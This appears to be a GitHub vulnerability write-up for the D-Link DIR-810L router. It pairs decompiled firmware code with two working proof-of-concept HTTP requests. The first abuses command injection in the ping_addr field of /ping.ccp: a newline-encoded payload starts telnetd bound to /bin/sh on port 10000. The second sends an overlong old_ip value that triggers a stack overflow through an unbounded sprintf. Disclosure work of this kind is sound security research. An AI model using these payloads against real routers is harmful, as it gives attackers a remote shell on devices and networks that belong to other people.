1759134370 / iot Public

Code Issues Pull requests Actions Projects Wiki Security ...

main

iot / DIR-810L.md

1759134370 Update DIR-810L.md History

1 contributor


91 lines (48 sloc) | 25.7 KB

1

Firmware: https://www.dlinktw.com.tw/techsupport/ProductInfo.aspx?m=DIR-810L

Detail：

Ping_addr performs command injection in the 'NCC' component



```
v5 = get_entry_value_by_name(a2, a3, "ping_addr");
v6 = (const char *)v5;
v55 = 0;
if ( !v5
  || strpos(v5, "`") != -1
  || strpos(v6, "\\") != -1
  || strpos(v6, ";") != -1
  || strpos(v6, "'") != -1
  || strpos(v6, "|") != -1 )
{
  goto LABEL_56;
}
v39 = 0;
v40 = 0;
memset(v41, 0, sizeof(v41));
v7 = get_entry_value_by_name(a2, a3, "iface");
if ( v7 && !strcmp(v7, "lan") )
  snprintf(v41, 63, " -I br0 ");
getIfaceInfo(&dword_5A9DE4, v43);
initInstFunc(6, v37, 0);
v55 = getObj(6, v37);
initInstFunc(73, v37, 0);
v9 = getObj(73, v37);
v8 = inet_addr(v6);
if ( v44 == v8 )
{
  _system(
    "/opt/release/rt6856/RT288x_SDK/source/user/wolf/cameo/ncc/../model/dlink_810/ccp/ping.c",
    349,
    "doPingV4",
    "echo \"1\">%s",
    "/var/tmp/pingtest");
  goto LABEL_58;
}
if ( v9
  && !strcmp(*(_DWORD *)(v9 + 12), "Connected")
  && inet_addr(v6)
  && (v10 = inet_addr(v6), v11 = 353, *(_DWORD *)(v9 + 24) == v10)
  || v55 && (v12 = strcmp(v6, *(_DWORD *)(v55 + 40)), v11 = 357, !v12) )
{
  _system(
```

Ping command we can use %0a or && to concatenate the result of command execution poc


```
POST /ping.ccp HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0

Accept: */*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

X-Requested-With: XMLHttpRequest
```

```
Content-Length: 116956

Origin: http://192.168.0.1

Connection: close

Referer: http://192.168.0.1/tools_vct.asp

Cookie: xxid=1488794641; hasLogin=1



ccp_act=ping_v6&ping_addr=192.168.0.1%0atelnetd -l /bin/sh -p 10000 -b
0.0.0.0%0a&1656464975879=1656464975879
```

#2

Firmware: https://www.dlinktw.com.tw/techsupport/ProductInfo.aspx?m=DIR-810L

Detail：：In the component NCC, there is an unsafe 'sprintf' that does not limit the parameters transferred from the front end, allowing an attacker to make stack overflows



```
  if ( v11 )
  {
    v21 = (const char *)get_entry_value_by_name(a2, a3, "nextPage");
    v22 = (const char *)get_entry_value_by_name(a2, a3, "ccpSubEvent");
    v23 = (const char *)get_entry_value_by_name(a2, a3, "old_ip");
    v24 = (const char *)get_entry_value_by_name(a2, a3, "old_mask");
    v25 = (const char *)get_entry_value_by_name(a2, a3, "new_ip");
    v27 = (const char *)get_entry_value_by_name(a2, a3, "new_mask");
    v26 = (const char *)get_entry_value_by_name(a2, a3, "ip_addr");
    sprintf(v31, "%s?event=%s&old_ip=%s&old_mask=%s&new_ip=%s&new_mask=%s&pc_ip=%s", v21, v22, v23, v24, v25,
    v20 = v31;
    goto LABEL_38;
  }
  if ( v10 )
  {
    v19 = sub_424AA0(v10, v30);
    v20 = v10;
    if ( v19 == 1 )
    {
      v18 = (const char *)get_entry_value_by_name(a2, a3, "nextPage");
      goto LABEL_35;
    }
LABEL_38:
    redirect_page(v20, v30, 256);
    goto LABEL_39;
  }
  v18 = "index.asp";
LABEL_35:
  redirect_to_countdown_page(v18, v30, 256, 15);
LABEL_39:
  memset(v29, 0, sizeof(v29));
  v29[4] = (int)v30;
  ncc_rinf_send(a1, v29[0], v29[1], v29[2], v29[3], v30, 513, 768);
```

poc:

```
POST /get_set.ccp HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0

Accept: application/xml, text/xml, */*; q=0.01

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

X-Requested-With: XMLHttpRequest

Content-Length: 24272

Origin: http://192.168.0.1

Connection: close

Referer: http://192.168.0.1/lan.asp

Cookie: xxid=1488794641; hasLogin=1



ccp_act=set&old_ip=192.168.0.1aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```